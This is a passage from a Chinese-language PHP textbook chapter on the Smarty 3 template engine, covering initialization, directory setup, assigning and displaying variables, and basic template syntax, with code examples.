            ->setConfigDir(ROOT.'configs');                      //设置模板配置文件存放的目录


    $smarty->caching = false;                                    //设置Smarty缓存开关功能
    $smarty->cache_lifetime = 60*60*24;                          //设置模板缓存有效时间段的长度为1天
    $smarty->left_delimiter = '<{';                              //设置模板语言中的左结束符
    $smarty->right_delimiter = '}>';                             //设置模板语言中的右结束符
```

文件 init.inc.php 是 Smarty 的对象实例化和初使化的文件，可以被每个应用 Smarty 的 PHP 脚本包含使用。作为一个公共的文件，这样可以减少在每个脚本中重复这些操作，你可以将所有需要对 Smarty 初使化的内容都定义在这个文件中。在本例中定义了一个 ROOT 常量，采用自动获取项目绝对路径的方式声明，这样做的好处是当项目的路径迁移时不用修改代码。另外，采用绝对路径部署 Smarty 的好处是 PHP 脚本可以不受一些复杂路径之间文件相互包含的限制。在 init.inc.php 中除了实例化 Smarty 类的对象以外，还分别对 Smarty 应用时的一些路径进行部署，缓存的设置及自定义定界符号。当然不一定在刚开始学习 Smarty 时需要这么复杂的设置，这里只是先统一进行一下说明，在后面的章节中会有详细的说明。

本例并没有采用 Smarty 2 中的方式去部署路径，而是采用了推荐的 Smarty 3 中新提供的方法。即使用 Smarty 3 类中提供的方法对这些路径属性的设置，而不像 Smarty 2 中直接操作属性的方式（直接为 Smarty 成员属性赋值）。在 init.inc.php 脚本中动态设置编译、模板、缓存、配置路径说明如下所示。

➢ Smarty 2 时的设置方式：

```
$smarty->template_dir = "./templates";          //设置模板目录，2.0 设置方法，3.0 沿用但不推荐
$smarty->compile_dir = "./templates_c";         //设置编译目录，2.0 设置方法，3.0 沿用但不推荐
$smarty->config_dir = './configs/';             //设置配置目录，2.0 设置方法，3.0 沿用但不推荐
$smarty->cache_dir = './cache/';                //设置缓存目录，2.0 设置方法，3.0 沿用但不推荐
```

➢ Smary 在 3.0 中对属性进行了封装。可以使用如下方法进行访问获得目录。

```
$smarty->getCacheDir();                         //得到当前缓存目录路径
$smarty->getTemplateDir();                      //得到当前模板目录路径的数组
$smarty->getConfigDir();                        //得到当前 配置目录路径
$smarty->getCompileDir();                       //得到当前编译目录路径
```

```
$smarty->getPluginsDir();                    //得到当前插件目录路径数组
```

➢ 同样用下面的方法进行目录设置：

```
#设置新的模板目录，注意设置后模板目录的数组只有该值一个，不管原来有几个值
$smarty->setTemplateDir("./templates/");
$smarty->setCompileDir("./templates_c/");          //设置新的编译目录
$smarty->setConfigDir("./configs/");               //设置新的配置目录
$smarty->setCacheDir("./cache/");                  //设置新的缓存目录
//引用的模板文件的路径必须在模板目录数组中，否则报错，由于仍然用原来的模板文件，这样模板数组中有两个路径。
$smarty->addTemplateDir("./templates2/");
//添加一个新的插件目录，如果用 set 将取消插件数组，变为单指
$smarty->addPluginsDir('./myplugins');
```

另外，这些 Smarty 对象中的设置方法，设置成功以后返回的还是 Smarty 类的对象（$this），所以可以像 init.inc.php 脚本中应用的方式一样，采用对象的连贯操作方式部署 Smarty 路径。

24.4.3 第一个 Smarty 的简单示例

通过前面的介绍可知，如果了解了 Smarty 并学会了安装，就可以通过一个简单的示例测试一下，使用 Smarty 模板编写的大型项目也会有同样的目录结构。按照上一节的介绍我们需要创建一个项目的主目录 project，并将存放 Smarty 类库的文件夹 libs 复制这个目录中，还需要在该目录中分别创建 Smarty 引擎所需要的各个目录。Smarty 对象的创建及设置常用成员属性的默认行为，直接借用 init.inc.php 文件在主程序中使用。

在这个例子中，唯一的动作就是在 PHP 程序中替代模板文件中特定的 Smarty 变量。首先在项目主目录下的 templates 目录中创建一个模板文件，这个模板文件的扩展名叫什么都无所谓。注意，在模板中声明了$title 和$conten 两个 Smarty 变量，都放在大括号“{}”中，大括号是 Smarty 的默认定界符，就像在 PHP 的字符串中直接解析变量时，需要使用“{}”将变量包含起来一样。但为了在模板中嵌入 CSS 及 JavaScript 的关系，最好将它换掉，例如，在 init.inc.php 脚本中，将默认定界符修改为“<{”和“}>”的形式。这些定界符只能在模板文件中使用，并告诉 Smarty 要对定界符所包围的内容完成某些操作。在 templates 目录中创建一个名为“test.htm”的模板文件，代码如下所示：

简单的 Smarty 设计模板（templates/test.htm）

```
<html>
    <head>
        <meta http-equiv='Content-type' content='text/html; charset=utf-8'>
        <title> {$title} </title>
    </head>
    <body>
        {$content}
    </body>
</html>
```

本例中，模板文件只是一个表现层界面，还需要 PHP 应用程序逻辑，将适当的变量值传入 Smarty 模板。直接在项目的主目录中创建一个名为 index.php 的 PHP 脚本文件，作为 templates 目录中 test.htm 模板的应用程序逻辑。代码如下所示：

在项目的主目录中创建 index.php

```
<?php
    /* 第一步：加载自定义的Smarty初使化文件 */
    require "init.inc.php";
    /* 第二步：用assign()方法将变量置入模板里 */
    $smarty->assign("title", "测试用的网页标题");
    /* 也属于第二步，分配其他变量置入模板里，可以向模板中置入任何类型的变量 */
    $smarty->assign("content", "测试用的网页内容");
    /* 利用Smarty对象中的display()方法将网页输出  */
    $smarty->display("test.htm");
```

这个示例展示了 Smarty 能够完全分离 Web 应用程序逻辑层（index.php）和表现层（test.htm）。用户通过浏览器直接访问项目目录中的 index.php 文件，就会将模板文件 test.htm 中的变量替换后显示出来，如图 24-4 所示。




图 24-4　使用 Smarty 的简单示例输出结果

看到输出结果以后，再到项目主目录下的 templates_c 目录中，我们会看到一个文件名比较奇怪的文件（如 6de075ad1631a2055582ed132ee1e0b22eb732d8.file.test.htm.php）。打开该文件后的代码如下所示：

Smarty 编译过的文件（templates_c/6de075ad1631a2055582ed132ee1e0b22eb732d8.file.test.htm.php）

```
<?php /* Smarty version Smarty-3.1.8, created on 2012-05-20 01:21:51
         compiled from "C:/AppServ/www/book/smarty/sm/project/templates\test.htm" */ ?>
<?php /*%%SmartyHeaderCode:268234fb8471395ef71-69998263%%*/if(!defined('SMARTY_DIR')) exit('no direct access
allowed');

<?php if ($_valid && !is_callable('content_4fb84713aacad2_89490606'))
{function content_4fb84713aacad2_89490606($_smarty_tpl) {?>
<html>
    <head>
        <meta http-equiv="Content-type" content="text/html; charset=utf-8">
        <title> <?php echo $_smarty_tpl->tpl_vars['title']->value;?>
 </title>
    </head>
    <body>
        <?php echo $_smarty_tpl->tpl_vars['content']->value;?>
    </body>
</html>
<?php }} ?>
```

这就是 Smarty 编译过的文件（片段），是在第一次使用模板文件 test.htm 时由 Smarty 引擎自动创建的，它将我们在模板中由特殊定界符声明的变量转换成了 PHP 的语法来执行。下次再读取同样的内容时，Smarty 就会直接抓取这个文件来执行了，直到模板文件 test.htm 有改动时，该文件内容才会跟着更

新。本例的各目录及文件的作用说明如图 24-5 所示。




图 24-5　应用 Smarty 项目的目录部署结构

通过图 24-5 中提供的一个项目的目录结构，可以清晰地了解在使用模板时各种组件存放的位置。当然你可以根据自己的项目情况，参考本例提供的方式任意定义自己的目录结构。但我们一定要按这种规定的目录结构去存放数据，例如，在本例中所有的模板文件都存放在 templates 目录中，在需要使用模板文件时，模板引擎会自动到该目录中去寻找对应的模板文件；如果在模板文件中需要加载特殊的配置文件，也会到 configs 目录中去寻找；如果模板文件有改动或是第一次使用，会通过模板引擎将编译过的模板文件自动写入到 templates_c 目录中建立的一个文件中；如果为 Smarty 扩充功能，即自定义插件将文件声明在 plugins 目录中；如果开启缓存，Smarty 缓存的所有静态页面还会被自动存储到 cache 目录中。

注意：需要 Smarty 引擎去主动修改的 cache 和 templates_c 两个目录，一定要让 PHP 脚本的执行用户有写的权限。

24.5 Smarty 的基本应用

Smarty 引擎既然是分离 Web 应用程序逻辑层和表现层的工具，目的也是让应用程序员和美工分开扮演不同的角色。所以程序员和美工都需要学习和使用 Smarty，但学习的内容方向有所不同。作为程序员需要学习 Smarty 的“模板程序员篇”，重点包括以下几方面内容：

- Smarty 引擎的安装
- 变量的分配和加载显示模板

- 以插件形式扩展 Smarty
- 缓存控制技术

如果你是一个页面美工，主要学习 Smarty 的“模板设计者篇”，包括以下内容：

- 编写 Smarty 模板的基本语法
- 变量
- 变量修改器和组合修改器
- 自定义函数
- Smarty 内置函数
- 模板继承机制

PHP 程序员学习的内容相对于美工来说还是比较容易的，除了 PHP 的语法，基本上不涉及其他的内容，只需要按 Smarty 的语法规则进行编程即可。而大量的 Smarty 应用还是在美工的模板设计上，因为美工平时就很少接触一些业务逻辑，所以在模板中使用的一些 Smarty 语法对于他们还讲还是有一些难度的。当然，模板引擎在设计时也考虑了美工的基础，尽量将 Smarty 在模板中使用的语法向美工熟悉的 HTML 语法去靠拢。

24.5.1　PHP 程序员常用和 Smarty 相关的操作

在使用 Smarty 技术开发项目时，PHP 程序员除了需要完成整个项目的业务逻辑之外，还需要将用户请求的动态内容，通过 Smarty 引擎交给模板去显示。Smarty 的安装前面已经重点介绍过了，扩充自定义插件和缓存控制技术后面有单独的章节进行详细介绍。本节重点介绍 PHP 的变量分配置和加载模板进行显示，这是需要通过访问 Smarty 对象中的方法完成的，前面也仅使用过一次，这里有必要正式地介绍一下 assign()和 display()这两个方法。

1．assign()方法

在 PHP 脚本中调用该方法可以为 Smarty 模板文件中的变量赋值，可以传递一对名称/数值对，也可以传递包含名称/数值对的关联数组。它的使用方法比较简单，原型如下所示：

```
void assign (string varname, mixed var)          //传递一对名称/数值对到模板中
void assign(mixed var)                           //传递包含名称/数值的关联数组到模板中使用
```

通过调用 Smarty 对象中的 assign()方法，可以将任何 PHP 所支持的类型数据赋值给模板中的变量，包含数组和对象类型。下例给出使用两种方式分配变量到模板中，即指定一对“名称/数值”和指定包含“名称/数值”的联合数组。如下所示：

```
//指定一对“名称/数值”的使用方式
$smarty->assign("name","Fred");                  //将字符串"Fred"赋给模板中的变量{$name}
$smarty->assign("address",$address);             //将变量$address 的值赋给模板中的变量{$address}

//指定包含“名称/数值”的联合数组的使用方式
$smarty->assign(array("city" => "Lincoln","state" => "Nebraska"));          //这种方式很少使用
```

2．display()方法

基于 Smarty 的脚本中必须用到这个方法，而且在一个脚本中只能使用一次，因为它负责获取和显

示由 Smarty 引擎引用的模板。该方法的原型如下所示：

```
Void display (string template [, string cache_id [, string compile_id]])        //用来获取和显示 Smarty 模板
```

第一个参数 template 是必选的，需要指定一个合法的模板资源的类型和路径。还可以通过第二个可选参数 cache_id 指定一个缓存标识符的名称，第三个可选参数 compile_id 在维护一个页面的多个缓存时使用，这两个可选参数将在本章的后面章节中讨论。在下面的示例中使用多种方式指定一个合法的模板资源，如下所示：

```
//获取和显示由 Smarty 对象中的$template_dir 属性所指定目录下的模板文件 index.htm
$smarty->display("index.htm");
//获取和显示由 Smarty 对象中的$template_dir 变量所指定的目录下子目录 admin 中的模板文件 index.htm
$smarty->display("admin/index.htm");
//绝对路径,用来使用不在$template_dir 模板目录下的文件
$smarty->display("/usr/local/include/templates/header.htm");
//绝对路径的另外一种方式，在 WINDOS 平台下的绝对路径必须使用“file:”前缀
$smarty->display("file:C:/www/pub/templates/header.htm");
```

在使用 Smarty 的 PHP 脚本文件中，除了基于 Smarty 的内容需要上面的操作以外，程序的其他逻辑没有改变。例如，文件处理、图像处理、数据库连接、MVC 的设计模式等，使用形式都没有发生变化。

24.5.2 模板设计时美工的常用操作

表现层的模板设计是 Smarty 的主要战场，但并不只是单纯地在一对特殊的定界符中声明一个变量，然后再通过模板引擎在运行时由 PHP 程序逻辑动态赋值。有时也需要在模板中使用某种迭代，遍历由 PHP 程序动态分配到模板中的数组，或是通过选择结构过滤数据等程序逻辑。这样就会有一些页面设计者抱怨在表现层中集成了某种程度逻辑，因为使用模板引擎的主旨就是为了完全分离表现层和逻辑层，但要想得到十全十美的解决方案，不太可能。因为页面设计人员通常并不是编程人员，所以 Smarty 的开发者只在引擎中集成了一些简单但非常有效的应用程序逻辑，即使是从没有接触过编程的人员，也可以很快学会。模板的设计是学习的重点，后面的章节中会有详细的介绍。

当然，美工人员在设计模板时，最常用到的操作还是遇到页面中有动态数据载入的位置，自己不去处理而是声明一个有特殊标记的变量占位符号，然后由 PHP 程序员从数据库中获取动态数据以后，显示模板时将每个占位符号替换成对应的值。引用前面介绍过的例子，在 Smarty 模板中直接输出变量：

```
<html>
    <head>
        <meta http-equiv="Content-type" content="text/html; charset=utf-8">
        <title> <{$title}> </title>
    </head>
    <body>
        <{$content}>
    </body>
</html>
```

在 Smarty 模板设计中，一切以变量为主。如果在 Smarty 模板中输出从 PHP 中分配的变量，则需要在前面加上“$”符号并用定界符将它括起来，命名方式和 PHP 的变量命名方式是一模一样的（注意变量区分大小写）。并且定界符又有点像是 PHP 中的<?php 及?>（事实上它们的确会被替换成这个）。

另外，可以在模板中的任意位置插入占位变量，就和使用 PHP 定界符将 PHP 代码嵌入 HTML 中一样。

注意：在 Smarty 3 的模板中默认情况下，定界符“{”和“}”和变量名称“$title”之间不能存在“空格”，这是为了不与 CSS/JavaScript 语法发生冲突。

24.6 Smarty 模板设计的基本语法

虽然我们可以对默认的 Smarty 定界符“{”和“}”做出更改（推荐），但本书的示例将全部使用默认的定界符。在 Smarty 中，所有定界符外的内容要么作为静态内容直接输出，要么保持原样。当 Smarty 遇到模板标签时，将尝试解释它们，并在声明位置恰当地显示输出。另外，Smarty 能处理一些复杂的表达式和语法，但从经验上来说，一个好的做法是最低限度地使用模板语法，将其专注于表现外在内容。如果发现你的模板语法太复杂，最好将与外在表现无关的后台处理通过插件或调节器交给 PHP 处理。其实在模板中使用的语法总结起来一共只有两种：一种是变量，另一种就是在模板中使用函数，在模板中不管使用多么复杂的语法，都是这两种应用的不同形式。

24.6.1 模板中的注释

每一个 Smarty 模板文件，都是通过 Web 前台语言（XHTML、CSS 和 JavaScript 等）结合 Smarty 引擎的语法共同开发的。除了在模板中多加了一些 Smarty 语法用来处理程序逻辑以外，用到的其他 Web 前台开发语言和原来完成一样，注释也没有变化。如果在模板文件中使用 HTML 或是 JavaScript 等前台语言的注释，用户可以通过浏览网页源代码的方式查看到这些注释内容。Smarty 也在模板中给我们提供了一种注释的语法，包围在定界标记“{*”和“*}”之间的都是注释内容，可以包括一行或多行。这与<!-- HTML 注释-->不同，Smarty 注释内容不会在用户浏览页面源代码时查看到，它只是模板内在的注释，因为在模板编译时将注释的内容去掉的。以下是一个合法的 Smarty 注释：

```
{* this is a comment *}                    //模板注释被*号包围，它不会在模板文件的最后输出中出现
```

推荐在设计模板时，采用 Smarty 这种注释方式，这一点非常有用，试想，注释只存在于模板里面，而在输出的页面中谁也看不见。

24.6.2 模板中的变量应用

对于 PHP 程序员来说，只要是将数据分配到模板中使用，而不用管数据是什么类型的，统统使用 Smarty 对象中的 assign()方法完成。虽然在模板中使用各种类型变量的语法和 PHP 相似，而对于不太熟悉 PHP 语法的美工来说，设计模板时涉及各种类型数据的处理还是比较复杂的。需要注意的是，在 Smarty 模板中变量预设是全域的。也就是说你只要分配一次就可以了，如果分配两次以上，变量内容会以最后分配的为主。就算我们在主模板中加载了外部的子模板，子模板中同样的变量一样也会被替代，这样我们就不用针对子模板再做一次解析的动作。

➢ 在模板中使用一些复杂变量

模板变量用美元符号$开始，可以包含数字、字母和下画线，这与 PHP 变量很像。你可以引用数组

的数字或非数字索引，当然也可以引用对象属性和方法。按照说明像$abc、$abc123、$abc_123、$abc[1]、$abc['a']、$abc->a、$abc->a()这些模板变量都是有效的。你也可以使用 PHP 原生语法风格引用索引数组，如下所示：

```
<?php
    /* 声明一个联系方式的索引多维数组，包括传真、电子邮箱和多组电话 */
    $contacts = array("010-123456789", "gaolf@brophp.com", array('15801684888', '18810090000'));
    /* 分配索引数组到模板中 */
    $smarty->assign('Contacts', $contacts);
    /* 显示 index.tpl 模板 */
    $smarty->display('index.tpl');
?>
```

模板文件 index.tpl 的源代码，通过索引访问数组如下所示：

```
{$Contacts[0]}<br />
{$Contacts[1]}<br />

{* 你也可以输出二维数组 *}
{$Contacts[2][0]}<br />
{$Contacts[2][1]}<br />
```

输出结果如下所示：

```
010-123456789<br />
gaolf@brophp.com<br />
15801684888<br />
18810090000<br />
```

在模板中访问关联数组有两种格式，既可以使用 PHP 原生语法风格引用索引数组（Smarty3 中引入），又可以通过句号“.”后接数组键的方式来引用从 PHP 分配的关联数组变量。访问关联数组变量如下所示：

```
<?php
    /* 声明一个联系方式的索引多维数组，包括传真、电子邮箱和多组电话 */
    $contacts = array(
                'fax'=>"010-123456789",
                'email'=>"gaolf@brophp.com",
                'phone' => array('15801684888', 'home'=>'18810090000'));

    /* 分配关联数组到模板中 */
    $smarty->assign('Contacts', $contacts);
    /* 显示 index.tpl 模板 */
    $smarty->display('index.tpl');
?>
```

模板文件 index.tpl 的源代码如下所示：

```
{*Smarty "dot" 语法 *}
{$Contacts.fax}
{$Contacts.email}
{$contacts.phone.home}
{$contacts.phone[0]}

{*PHP 式语法, "dot"语法外的另一种选择*}
{$Contacts['fax']}
```

```
{$Contacts['email']}
{$contacts['phone']['home']}
{$contacts['phone'][0]}
```

通常，在模板中通过遍历输出数组中的每个元素，可以通过 Smarty 中提供的 foreach 或 section 语句完成，而本节主要介绍在模板中单独输出数组中的某个元素。在模板中使用 PHP 分配的对象变量，可以通过‘->’符号后接指定属性名或方法的方式访问 PHP 分配的成员，和在 PHP 中访问对象中的成员方式完全一致。另外，在 Smarty 3 中也实现了对象的方法链（对象的连贯操作）。

```
{$person->name}
{$person->say()}
```

Smarty 3 中引入的对象链操作方式：

```
{$object->method1($x)->method2($y)}
```

➢ 在模板中应用表达式

Smarty 3 在几乎所有地方都支持表达式，如果安全策略允许，表达式中甚至可以包含 PHP 函数，对象的方法及属性，简单应用如下所示：

```
{$x+$y}
{$foo = strlen($bar)}
{assign var=foo value= $x+$y}
{$foo = myfunct( ($x+$y)*3 )}
{$foo[$x+3]}
```

➢ 双引号里嵌入变量

在 Smarty 模板中可以识别嵌入在双引号中的变量，只要此变量只包含数字、字母、下画线或中括号[]。对于其他的符号（句号、对象相关的等）此变量必须用两个反引号“`”（此符号和“~”在同一个键上）包住。使用的示例如下所示：

```
{func var="test $foo test"}                    {* 在双引号中嵌入标量类型的变量 *}
{func var="test $foo[0] test"}                 {* 将索引数组嵌入到模板的双引号中 *}
{func var="test $foo[bar] test"}               {* 也可以将关联数组嵌入到模板的双引号中 *}
{func var="test `$foo.bar` test"}              {* 嵌入对象中的成员时将变量使用反引号包住*}
```

另外，在 Smarty 3 中，Smarty 的标签也可以作为其他标签的值，并且 Smarty 的标签还可以在双引号中间使用，PHP 的函数也可以在双引号中使用了。如下所示：

```
{$foo={counter}+3}                             {* Smarty 的标签也可以作为其他标签的值*}
{$foo="this is message {counter}"}             {* Smarty 的标签可以在双引号中间使用*}
{func var="variable foo is {if !$foo}not {/if} defined"}   {* Smarty 的块标签也可以在双引号中间使用*}
{func var="test {time()} test"}                {*PHP 函数执行结果在双引号中使用 *}
```

➢ 模板中的可变变量

在 Smarty 3 中又引入了 PHP 可变变量的机制，即模板变量名本身可以是一个表达式。可变变量的使用如下所示：

```
$foo_{$bar}                                    {*变量名中包含其他变量 *}
$foo_{$x+$y}                                   {*变量名中包含表达式 *}
$foo_{$bar}_buh_{$blar}                        {*可以用在多段变量名中*}
```

24.6.3 模板中的函数应用

在模板设计中，使用 Smarty 的语法总结后只有两种：一种是变量，另一种就是函数。在 Smarty 3 中提拱了可以直接在模板中调用 PHP 的系统函数和自定义函数的功能，但美工又能了解多少个 PHP 函数呢？虽然在模板中直接调用函数的方式和在 PHP 调用的形式完全一样，但并不推荐这么使用。

```
<?php
    /* 在 PHP 中自定义一个函数 */
     function myfun(){
          return date("H:i:s");
     }
     /* 显示 index.tpl 模板 */
     $smarty->display('index.tpl');
?>
```

模板文件 index.tpl 的源代码，访问 PHP 的系统函数和自定义函数如下所示：

```
{date("Y-m-d", time())}          {* 调用 PHP 的系统函数 date()和 time() *}
{myfun()}                        {* 调用 PHP 的自定义函数 myfun() * }
```

输出结果如下所示：

```
2012-05-21 10:46:40
```

如果直接使用模板变量符号引用 PHP 函数，该函数应有返回值。这种方式如果是由程序员去开发模板时使用还比较适合，但如果是让美工去调用 PHP 函数，最好还是按 Smarty 2 中延续过来的方式，先将函数注册成 Smarty 的插件，使 PHP 的函数成为 Smarty 标签的形式，这样美工就可以按 HTML 标签的语法格式去调用 PHP 的函数了，这对不太了解 PHP 语法的美工来说还是非常有必要的。

在模板里分为 Smarty 内置函数和自定义函数两种，内置 Smarty 函数将在 Smarty 内部工作，不能对它们进行修改。自定义函数通过插件机制起作用，它们是附加函数，可以根据自己的喜好，随意修改和自行添加。如何将 PHP 函数转换成 Smarty 标签（扩充插件）是在本章后面重点介绍的内容，这里先简单介绍一下 Smarty 函数的类型和一些基本的使用。在 Smarty 中常用的函数类型有三种：函数、块函数、变量修改器。变量修改器的声明与应用也将在后面的章节中介绍，这里先来了解一下 Smarty 的两种类型函数。

➢ **函数**

Smarty 函数的使用方法和 HTML 独立元素标签非常相似，Smarty 函数名相当于 HTML 标签名称，调用 Smarty 函数传递的参数相当于 HTML 标签的属性，这是专门给熟悉 HTML 的美工提供的一种 Smarty 函数调用方法。如下所示：

```
{*在模板中使用 HTML 标签的格式*}
<input type="text" name="username" value="admin" >

{*在模板中使用 Smarty 函数的格式*}
{funcname attr1="val1" attr2="val2" attr3="val3" }
```

在定界符‘{}’内的函数 funcname 和其属性将被处理和输出，上例中调用函数 funcname 可以是 Smarty 内置函数，也可以是自定义的 PHP 函数（插件），为函数传递的参数格式和 HTML 标签的属性用法完全一致。使用示例如下所示：

```
{config_load file="colors.conf"}          {*调用 Smarty 内置 config_load 函数加载配置文件 colors.conf*}
{include file="header.tpl"}               {*调用 Smarty 内置 include 函数包含头部模板文件 header.tpl*}
{include file="footer.tpl"}               {*调用 Smarty 内置 include 函数包含尾部模板文件 footer.tpl*}
```

➢ **块函数**

Smarty 中的块函数也是函数的一种形式，只不过 Smarty 的函数相当于 HTML 独立标签，而 Smarty 的块函数则相当于 HTML 的闭合标签元素。和 HTML 对比介绍如下所示：

```
{*在模板中使用 HTML 闭合标签的格式*}
<font color="red" size="7" >
    内容
</font>

{*在模板中使用 Smarty 块函数的格式*}
{blockname attr1="val1" attr2="val2"}
    内容
{/blockname}
```

Smarty 的块函数需要结束标签来关闭“{blockname} … {/blockname}”，在执行时会将块中的内容回传到函数 blockname 中，并结合属性的行为去处理和输出。Smarty 块函数在模板中的使用示例如下所示：

```
{nocache}
    {$smarty.now|date_format}
{/nocache}

{if $highlight_name}
    Welcome, <font color="{#fontColor#}">{$name}!</font>
{else}
    Welcome, {$name}!
{/if}
```

上面两个都是 Smarty 内置的块函数应用形式，在模板里无论是内置函数还是自定义函数都有相同的语法。

➢ **属性**

Smarty 的函数、块函数的属性实际为函数的参数。大多数函数都带有自己的属性以便于明确说明或者修改它们的行为，Smarty 函数的属性很像 HTML 中的属性。静态数值不需要加引号，但是字符串建议使用引号。可以使用普通 smarty 变量，也可以使用带调节器的变量作为属性值，它们也不用加引号。你甚至可以使用 PHP 函数返回值和复杂表达式作为属性值。一些属性用到了布尔值（true 或 false），它们表明为真或为假。如果没有为这些属性赋布尔值，那么默认使用 true 为其值。一些属性值的常见用法如下所示：

```
{include file="header.tpl" nocache}                {*使用 boolean 属性，nocache=true *}
{include file=$includeFile}                        {*使用变量作为属性值*}
{include file=#includeFile# title="My Title"}      {*使用配置文件中的变量作为属性值*}
{assign var=foo value={counter}}                   {*使用 Smarty 函数结果作为属性值*}
{assign var=foo value=substr($bar,2,5)}            {*使用 PHP 函数结果作为属性值*}
{assign var=foo value=$bar|strlen}                 {*使用变量调节器处理的结果作为属性值*}
{assign   var=foo value=$buh+$bar|strlen}          {*使用复制的表达式作为属性值*}

<select name="company_id">
    {html_options options=$companies selected=$company_id}
</select>
```

24.6.4 忽略 Smarty 解析

有时，忽略 Smarty 对某些语句段的解析很有必要，一种典型的情况是嵌入到模板中的 JavasSript 或 CSS 代码，原因在于这些语言使用与 Smarty 默认定界符‘{’和‘}’一样的符号。一个避免出现这种情况的好习惯是把你的 JavaScript/CSS 代码分离出来保存成一个独立文件，再用 HTML 方法链接到模板中。这样做也有利于浏览器缓存脚本。如果你想把 Smarty 变量、方法嵌入到 JavaScript/CSS 中，有以下几种方法。

- 在 Smarty 3 的模板中，如果‘{’和‘}’大括号里包含有空格，那么整个{}内容会被忽略，当然我们可以设置 Smarty 类变量$auto_literal=false 来取消这种规则。
- 使用前面介绍过的方式，将默认的定界符号‘{’和‘}’修改一下。用 Smarty 的$left_delimiter 和$right_delimiter 设置相应的值，例如：

```
$smarty->left_delimiter = '<!--{';          //在初使化 Smarty 对象时，将左定界符号改为'<!--{'
$smarty->right_delimiter = '}-->';          //在初使化 Smarty 对象时，将左定界符号改为'}-->'
```

- Smarty 有内置的{literal}...{/literal}块函数，块中的内容可以被忽略使用模板语法解析，你也可以用{ldelim}、{rdelim}标签或{$smarty.ldelim}、{$smarty.rdelim}变量来忽略个别大括号。例如：

```
<script>
    //以下大括号的内容会被 Smarty 忽略， 因为它们里面有空格
    function myfun() {
        alert('foobar!');
    }

    //下面的内容会保持原义输出
    {literal}
        function fun2() {alert('foobar!');}
    {/literal}
</script>
```

24.7 在 Smarty 模板中的变量应用

在 Smarty 模板中，无非就是“变量”和“函数”两种语法格式，变量又是最主要的应用。在 Smarty 模板中又有三种可用的变量形式，如下所示。

1. 从 PHP 中分配的变量

从 PHP 分配到 Smarty 模板中的变量是最主要的应用形式，都是通过在 PHP 中使用 Smarty 对象的 assign() 将变量分配到模板中的，不仅可以将普通的标量类型数据分配到模板中，也可以将像数组、对象这样的复合类型变量分配到模板中应用。在模板中调用从 PHP 分配的变量需要在前面加"$"符号，同 PHP 一样。前面已经详细介绍过，这里不再阐述。

什么变量才需要从 PHP 中分配呢？在模板中输出的动态数据就需要这么做，即在模板中展示的从服务器中获取的动态信息。例如，从数据库表中获取的记录，或从服务器文件里读取的数据等，都需要通过变量的形式分配到模板中，再在模板中指定的位置将这些变量输出。

2．从配置文件中读取变量

基本上开发软件都需要给用户提供配置文件，让用户在不改变软件源代码的情况下，就可以改变一些软件的运行行为。例如，Apache 服务器的配置文件 httpd.conf、MySQL 服务器的配置文件 my.cnf，以及 PHP 的配置文件 php.ini，都是开发人员留给用户可以修改的文件，这些配置文件负责确定程序的大量行为。而为 Smarty 模板提供的配置文件和项目系统中的配置文件并不是一回事儿，通常 PHP 项目的配置文件，是在 PHP 脚本中读取配置文件里面的变量，并在 PHP 程序中使用，用来改变 PHP 脚本的运行行为的。例如，在项目中用到的连接数据库用户名称和密码、字符集、分页显示数目等都需要声明在系统配置文件中。

什么情况下需要为 Smarty 模板声明配置文件呢？需要确定的是 Smarty 配置文件中的变量，并不是通过 PHP 脚本去读取的，而是在 Smarty 模板中直接读取并在模板中应用的变量。目的就是通过修改 Smarty 配置文件中的变量，来让用户修改模板的界面外观。例如，模板的主“盒子”宽度、背景颜色、表格的位置等，都可以声明在 Smarty 模板的配置文件中，这样用户就可以按自己的方式定义一些模板外观属性了。

3．在模板中使用保留变量

Smarty 模板中的保留变量，就是不需要从 PHP 中分配，也不需要从配置文件中读取，直接在模板中就存在的变量。通常用于访问一些特殊的模板变量。例如，直接在模板中访问页面请求变量（get、post、session、server、env、cookies 等）、获取访问服务器端的时间邮戳变量、直接访问 PHP 中的常量、从配置文件中读取变量等。在模板中可以使用的保留变量有很多，但都存储在{$smarty}数组中，所以都需要以关联数组的形式访问每个变量。

24.7.1　从配置文件中读取变量

